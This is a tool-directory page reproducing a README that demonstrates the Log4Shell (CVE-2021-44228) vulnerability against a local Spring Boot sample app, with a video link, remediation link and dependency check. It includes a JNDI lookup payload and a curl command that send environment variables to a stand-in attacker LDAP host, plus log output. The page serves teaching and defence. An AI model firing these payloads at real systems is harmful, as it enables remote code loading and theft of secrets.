Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
log4j-vulnerability — Log4Shell (CVE-2021-44228) is a zero-day vulnerability in Log4j | Kitploit

Tools/GitHubGitHub/mazhar-hassan/log4j-vulnerability
Vulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration TestingLearning & Education
GitHubmazhar-hassan/log4j-vulnerability

log4j-vulnerability

Log4Shell (CVE-2021-44228) is a zero-day vulnerability in Log4j

View Repository
264 years agoNot yet reviewed
Share

Log4Shell (CVE-2021-44228) is a zero-day vulnerability in Log4j

Log4J Vulnerability

Discovered: 24th November 2021

Patched: 6th December 2021

Attack Demo

Click below for youtube video

ATTACK DEMO

Sample application

This sample application is spring boot application, and is using log4j as a logging framework, and running with following environment variables on port 8080 at localhost

Check out video explanation:

https://youtu.be/bb6pgWrm7tA

Environment variables

key=jason.bourne;secret=Treadstone

Attack

POST http://localhost:8080//v1/public/log-test

Parameter:

value=${jndi:ldap://some-random-hacking-site.com}

Attack from client

Get environment variables

By using following string you can get environment variables value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}

Curl command

curl -X POST -H 'Content-Type: application/x-www-form-urlencoded' -i http://localhost:8080/v1/public/log-test --data 'value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}'

Log Console

2021-12-25 10:47:58,112 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://some-random-hacking-site.com]. javax.naming.CommunicationException: some-random-hacking-site:389 [Root exception is java.net.ConnectException: Connection timed out: connect] at com.sun.jndi.ldap.Connection.<init>(Connection.java:243) at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137) at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)

Fix

https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

Confirmation

mvn dependency:tree Make sure none of dependent jars point to Vulnerable log4j version.

Techflix Youtube Security play list

https://www.youtube.com/watch?v=bb6pgWrm7tA&list=PLLqjNYIgOqeQl6NaeIeUhvNcWdpOVNkRi&index=1

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    383
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    328
  • 6

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    288

Explore all tools

Browse our collection of tools

View all tools →